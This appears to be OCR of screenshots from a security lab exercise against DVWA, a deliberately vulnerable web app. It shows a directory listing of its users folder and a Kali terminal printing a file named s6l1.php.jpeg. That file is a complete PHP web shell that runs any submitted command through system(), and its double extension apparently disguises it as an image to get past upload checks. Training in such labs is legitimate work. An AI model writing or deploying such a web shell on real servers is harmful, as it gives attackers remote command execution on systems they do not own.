
```
uploads
users
```



Index of /dvwa//hackable/users

Name	Last modified	Size	Description
Parent Directory		-	
1337.jpg	16-Mar-2010 01:56	3.6K	
admin.jpg	16-Mar-2010 01:56	3.5K	
gordonb.jpg	16-Mar-2010 01:56	3.0K	
pablo.jpg	16-Mar-2010 01:56	2.9K	
smithy.jpg	16-Mar-2010 01:56	4.3K	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.5.101 Port 80



```
┌──(diidro㉿kali)-[~]
└─$ cat /home/diidro/Desktop/s6l1.php.jpeg
<!DOCTYPE html>
<html>
<head>
    <title>PHP Web Shell</title>
    <style>
        body {
            background-color: #333;
            color: #eee;
            font-family: Arial, sans-serif;
        }
        textarea {
            width: 100%;
            height: 200px;
            background-color: #222;
            color: #eee;
            border: 1px solid #555;
        }
        input, button {
            background-color: #444;
            color: #eee;
            border: 1px solid #555;
        }
    </style>
</head>
<body>
    <h1>PHP Web Shell</h1>
    <form method="post">
        <textarea name="cmd" placeholder="Enter command..."></textarea><br/>
        <input type="submit" value="Execute"/>
    </form>
    <?php
    if (isset($_POST['cmd'])) {
        echo "<pre>";
        $cmd = $_POST['cmd'];
        system($cmd);
        echo "</pre>";
    }
    ?>
</body>
</html>
```